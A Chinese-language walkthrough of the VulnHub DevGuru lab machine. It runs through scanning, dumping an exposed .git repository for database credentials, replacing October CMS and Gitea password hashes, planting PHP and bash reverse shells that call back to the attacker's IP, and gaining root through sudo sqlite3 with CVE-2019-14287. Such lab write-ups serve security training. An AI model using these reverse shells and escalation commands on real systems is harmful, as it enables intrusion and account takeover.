
准备

攻击机：kali: 192.168.91.128 NAT

靶机: devguru NAT

下载地址：

https://download.vulnhub.com/devguru/devguru.ova.7z.torrent



信息搜集与利用

如图，开机直接显示了 IP： **192.168.91.146**

目录/端口扫描

```
nmap -O -sV -T4 -A -p- 192.168.91.146
```

```
root@kali:~# nmap -O -sV -T4 -A -p- 192.168.91.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 11:03 CST
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 11:04 (0:00:33 remaining)
Nmap scan report for 192.168.91.146
Host is up (0.00037s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
|   256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
|_  256 9c:f9:88:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-generator: DevGuru
| http-git:
|   192.168.91.146:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the ...
|     Last commit message: first commit
|     Remotes:
|       http://devguru.local:8585/frank/devguru-website.git
|_    Project type: PHP application (guessed from .gitignore)
| http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Corp - DevGuru
8585/tcp open  unknown
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=bd0374819420611d; Path=/; HttpOnly
|     Set-Cookie: _csrf=5OyO3w96Cl7JReec1FNDT3W-35w6MTYzNDYxMjU3NzY2Nzc0MzM4Ng; Path=/; Expires=Wed, 20 Oct 2021 03:02:57 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 19 Oct 2021 03:02:57 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title> Gitea: Git with a cup of tea </title>
|     <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|     <meta name="theme-color" content="#6cc644">
|     <meta name="author" content="Gitea - Git with a cup of tea" />
|     <meta name="description" content="Gitea (Git with a cup of tea) is a painless
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=b7dfd41f938cc0a4; Path=/; HttpOnly
|     Set-Cookie: _csrf=mPy5yhF-dgfvkawOagPwiGQ31MI6MTYzNDYxMjU3NzY5MDc5MTU5OA; Path=/; Expires=Wed, 20 Oct 2021 03:02:57 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
```

三个端口，一个22，80，一个不知道是啥的 8585

python3 dirsearch.py -u http://192.168.91.146/

```
root@kali:~/dirsearch# python3 dirsearch.py -u http://192.168.91.146/
 _|. _ _  _  _  _ _|_    v0.4.1
(_||| _) (/_(_|| (_|)

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Output File: /root/dirsearch/reports/192.168.91.146/_21-10-19_11-03-22.txt

Error Log: /root/dirsearch/logs/errors-21-10-19_11-03-22.log

Target: http://192.168.91.146/

[11:03:22] Starting:
[11:03:25] 301 -  315B  - /.git  →  http://192.168.91.146/.git/
[11:03:25] 200 -   73B  - /.git/description
[11:03:25] 200 -   23B  - /.git/HEAD
[11:03:25] 200 -   13B  - /.git/COMMIT_EDITMSG
[11:03:25] 200 -  276B  - /.git/config
[11:03:25] 200 -  240B  - /.git/info/exclude
[11:03:25] 200 -  308KB - /.git/index
[11:03:25] 200 -  158B  - /.git/logs/HEAD
[11:03:25] 301 -  331B  - /.git/logs/refs/heads  →  http://192.168.91.146/.git/logs/refs/heads/
[11:03:25] 301 -  325B  - /.git/logs/refs  →  http://192.168.91.146/.git/logs/refs/
[11:03:25] 200 -  158B  - /.git/logs/refs/heads/master
[11:03:25] 301 -  333B  - /.git/logs/refs/remotes  →  http://192.168.91.146/.git/logs/refs/remotes/
[11:03:25] 301 -  340B  - /.git/logs/refs/remotes/origin  →  http://192.168.91.146/.git/logs/refs/remotes/origin/
[11:03:25] 200 -  142B  - /.git/logs/refs/remotes/origin/master
[11:03:25] 301 -  326B  - /.git/refs/heads  →  http://192.168.91.146/.git/refs/heads/
[11:03:25] 200 -   41B  - /.git/refs/heads/master
[11:03:25] 301 -  328B  - /.git/refs/remotes  →  http://192.168.91.146/.git/refs/remotes/
[11:03:25] 301 -  335B  - /.git/refs/remotes/origin  →  http://192.168.91.146/.git/refs/remotes/origin/
[11:03:25] 200 -   41B  - /.git/refs/remotes/origin/master
[11:03:25] 301 -  325B  - /.git/refs/tags  →  http://192.168.91.146/.git/refs/tags/
[11:03:25] 200 -  413B  - /.gitignore
[11:03:26] 200 -    2KB - /.htaccess
[11:03:32] 200 -   12KB - /0
[11:03:34] 200 -   18KB - /About
[11:03:36] 200 -    1KB - /README.md
[11:03:41] 200 -   18KB - /about
[11:03:50] 200 -    4KB - /adminer.php
[11:03:56] 302 -  414B  - /backend/  →  http://192.168.91.146/backend/backend/auth
[11:04:00] 301 -  317B  - /config  →  http://192.168.91.146/config/
[11:04:12] 200 -   12KB - /index.php
[11:04:19] 301 -  318B  - /modules  →  http://192.168.91.146/modules/
[11:04:25] 301 -  318B  - /plugins  →  http://192.168.91.146/plugins/
[11:04:30] 200 -   10KB - /services
[11:04:30] 200 -   10KB - /services/
[11:04:33] 301 -  318B  - /storage  →  http://192.168.91.146/storage/
[11:04:35] 500 -   23KB - /test
[11:04:35] 500 -   23KB - /test/
[11:04:35] 301 -  317B  - /themes  →  http://192.168.91.146/themes/

Task Completed
root@kali:~/dirsearch#
```

目录扫描出很多结果，依次查看

扫描出 git 泄露，利用工具将泄露的内容下载下来。

python2 GitHack.py http://192.168.91.146/.git/

```
[+] Valid Repository Success

[+] Clone Success. Dist File : /root/GitHack-master/dist/192.168.91.146
```

在下载下来的 README.md中发现了，这个网站使用的 October CMS 开发的。具体版本号暂时没发现，且能百度到这个CMS有漏洞，不过我看不懂。

在 config/database.php 文件中 得到了数据库的密码:

'database' => 'octoberdb',

'username' => 'october',

'password' => 'SQ66EBYx4GT3byXH',

```
'mysql' => [
    'driver'      => 'mysql',
    'engine'      => 'InnoDB',
    'host'        => 'localhost',
    'port'        => 3306,
    'database'    => 'octoberdb',
    'username'    => 'october',
    'password'    => 'SQ66EBYx4GT3byXH',
    'charset'     => 'utf8mb4',
    'collation'   => 'utf8mb4_unicode_ci',
    'prefix'      => '',
    'varcharmax'  => 191,
],
```

数据库入口在

http://192.168.91.146/adminer.php (目录扫描结果)

登陆成功:

在 backend_users 表中 发现了 账号密码:

这个密码的加密方式数据 php password_hash(), 且此处密码长度为60个字符，此函数有以下算法：

1. PASSWORD_DEFAULT 使用 bcrypt算法，长度可能超过60，肯不会，


2. PASSWORD_BCRYPT 使用 CRYPT_BLOWFISH算法。会生成 “$2y$"的形式，长度60

3.PASSWORD_ARGON2I - 使用 Argon2 散列算法创建散列。


由于加密了的密码不能反向破解，所以修改为自己生成的而密码：

123456：$2y$10$NOkW9URTSZ0ceuzUPxYWEe60DjSeGS4uMyvwwg8rHWll7HhWigvKW （注意每次生成的加密都是随机的。）

```
<?php
echo password_hash("123456",PASSWORD_DEFAULT);
?>
```





使用生成的密码，替换掉原有的密码。



替换成功，尝试去登陆后台页面：

http://192.168.91.146/backend/backend/auth/signin (目录扫描结果)






成功进入后台界面。

进入CMS界面 添加一个页面为 反弹shell，kali 开启监听：


nc -lvnp 1234

function onStart(){

```
    $s=fsockopen("192.168.91.128",1234);
    $proc=proc_open("/bin/sh -i", array(0=>$s, 1=>$s, 2=>$s),$pipes);
}
```



访问 http://192.168.91.146/test kali将能响应：



此时得到了一个低权限的webshell： www-data

cat /etc/passwd

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
frank:x:1000:1000:,,,:/home/frank:/bin/bash
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
$
```

发现 frank 的账户名称。

python3 -c "import pty;pty.spawn('/bin/bash')"

切换到标准shell

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@devguru:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@devguru:/var/www/html$
```

回到 nmap 端口扫描：8585端口，浏览器打开

http://192.168.91.146:8585/

打开是 git 的什么玩意儿

在 websehll 中 var/backups/app.ini.bak 文件中查找到了有用的信息：

cp app.ini.bak /var/www/htmlapp.ini.bak 下方便利用 nopad++查看

```
[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE              = mysql
HOST                 = 127.0.0.1:3306
NAME                 = gitea 数据库名字
USER                 = gitea 用户名
; Use PASSWD = `your password` for quoting if you use special characters in the pas
PASSWD               = UfFPTF8C8jjxVF2m  用户密码
```

看来这是另一个 数据库

http://192.168.91.146/adminer.php

进入了一个新的数据库，真™多的表。

最终在 user表中发现了有用信息：

选择: user

选择数据 显示结构 修改表 新建数据

选择 搜索 排序 范围 50 文本显示限制 100 动作 选择

SELECT * FROM `user` LIMIT 50 (0.000 秒) 编辑

修改	id	lower_name	name	full_name	email	keep_email_private	email_notifications_preference	passwd	passwd_hash_a
编辑	1	frank	frank		frank@devguru.local	0	enabled	c200e0d03d1604cee72c484f154dd82d75c7247b04ea971a96dd1def8682d02488d0323397e26a18fb806c7a20f0b564c900	pbkdf2

所有结果 1 行 修改 保存 已选中 (0) 编辑 复制 删除 导出 (1)

但是，密码被被加密了。

它的加密算法为： **pbkdf2,** 不可逆。

所以要替换他的密码，和上面改php password_hash一样，只不过，加密方法不同，此时我们又不知道它的加密方法。百度了以下大佬的方法，直接抄这一步算了：

大佬在github上找到了加密方法：[gitea/user.go at main · go-gitea/gitea (github.com)]

```
func hashPassword(passwd, salt, algo string) string {
  var tempPasswd []byte

  switch algo {
  case algoBcrypt:
    tempPasswd, _ = bcrypt.GenerateFromPassword([]byte(passwd), bcrypt.DefaultCost)
    return string(tempPasswd)
  case algoScrypt:
    tempPasswd, _ = scrypt.Key([]byte(passwd), []byte(salt), 65536, 16, 2, 50)
  case algoArgon2:
    tempPasswd = argon2.IDKey([]byte(passwd), []byte(salt), 2, 65536, 8, 50)
  case algoPbkdf2:
    fallthrough
  default:
    tempPasswd = pbkdf2.Key([]byte(passwd), []byte(salt), 10000, 50, sha256.New)
  }

  return fmt.Sprintf("%x", tempPasswd)
}
```

目前得知了加密方式，利用python的 pbkdf2_hmac 函数生成(pip3 install pbkdf2) 但是需要参数 salt ，数据库有：

email		frank@devguru.local
keep_email_private		0
email_notifications_preference		enabled
passwd		4f6289d97c8e4bb7d06390ee09320a272ae31b0736:
passwd_hash_algo		pbkdf2
must_change_password		0
login_type		0
login_source		0
login_name		
type		0
location		
website		
rands		XueBH0eT2Y
salt		Bop8nwtUiM
language		en-US

可以得到如下python代码：

import hashlib

import binascii

dk = hashlib.pbkdf2_hmac('sha256',b'123456',b'Bop8nwtUiM',10000,dklen=50)

print(binascii.hexlify(dk))

```
root@kali:~/桌面# cat test.py
import hashlib
import binascii
                                hash                salt        迭代次数
dk = hashlib.pbkdf2_hmac('sha256',b'123456',b'Bop8nwtUiM',10000,dklen=50)
print(binascii.hexlify(dk))          密码明文                              生成密钥长度
root@kali:~/桌面# python3 test.py
b'4f6289d97c8e4bb7d06390ee09320a272ae31b07363dbee078dea49e4881cdda50f886b52ed5a89578a0e42cca143775d8cb'
root@kali:~/桌面#
```

4f6289d97c8e4bb7d06390ee09320a272ae31b07363dbee078dea49e4881cdda50f886b52ed5a89578a0e42cca143775d8cb 将此替换原来的密码，

选择: user

选择数据 显示结构 修改表 新建数据

选择 搜索 排序 范围 50 文本显示限制 100 动作 选择


SELECT * FROM `user` LIMIT 50 (0.000 秒) 编辑

修改	id	lower_name	name	full_name	email	keep_email_private	email_notifications_preference	passwd	passwd_hash_algo
编辑	1	frank	frank		frank@devguru.local	0	enabled	4f6289d97c8e4bb7d06390ee09320a272ae31b07363dbee078dea49e4881cdda50f886b52ed5a89578a0e42cca143775d8cb	pbkdf2

所有结果 1 行 修改 保存 已选中 (0) 编辑 复制 删除 导出 (1)

http://192.168.91.146:8585/user/login

frank:123456



成功登陆到后台。

转到

点击 update或者其它两个 后面的编辑：

同时在kali中开启端口监听

nc -lvnp 2333

直接添加： bash -c 'exec bash -i &>/dev/tcp/192.168.91.128/2333 <&1'

然后编辑 README.md文件，在文件最后随便添加内容为了提交

点击提交,监听成功!

```
root@kali:/# nc -lvnp 2333
listening on [any] 2333 ...
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.146] 45776
bash: cannot set terminal process group (686): Inappropriate ioctl for device
bash: no job control in this shell
frank@devguru:~/gitea-repositories/frank/devguru-website.git$
```

此时属于 frank用户，且 此用户具有 /bin/bash 权限，前面webshell就查看过了 /etc/passwd文件的内容。

sudo -l

```
frank@devguru:/$ sudo -l
sudo -l
Matching Defaults entries for frank on devguru:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frank may run the following commands on devguru:
    (ALL, !root) NOPASSWD: /usr/bin/sqlite3
frank@devguru:/$
```

查看了百度之后，得知这是一个我没遇见过的提权方法，利用 sqlite3

[sqlite3 | GTFOBins]

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo sqlite3 /dev/null '.shell /bin/sh'
```

sudo -l 可以看到/usr/bin/sqlite3 是root权限

输入:

sudo -u#-1 sqlite3 /dev/null '.shell /bin/sh'

```
frank@devguru:/$ sudo -u#-1 sqlite3 /dev/null '.shell /bin/sh'
sudo -u#-1 sqlite3 /dev/null '.shell /bin/sh'

id
uid=0(root) gid=1000(frank) groups=1000(frank)
```

sudo -u#-1 可以跳过输入密码: cve-2019-14287

[CVE-2019-14287：sudo权限绕过漏洞分析与复现 - FreeBuf网络安全行业门户]

拿到了 root权限

python3 -c "import pty;pty.spawn('/bin/bash')" 获取标准的shell

cd root

ls

cat root.txt

```
root@devguru:/root# cat root.txt
cat root.txt
96440606fb88aa7497cde5a8e68daf8f
root@devguru:/root#
```

拿到了flag

至此 提权成功。

总结

- 这个靶机相对较难。
- 出现了 两个 密码加密方法。
- git 代码管理我不熟悉，需要学习。
- sqlite3 提权方法，第一次利用
- 不百度还是不行。
- 国内的wp有部分都是参考的国外的大佬的。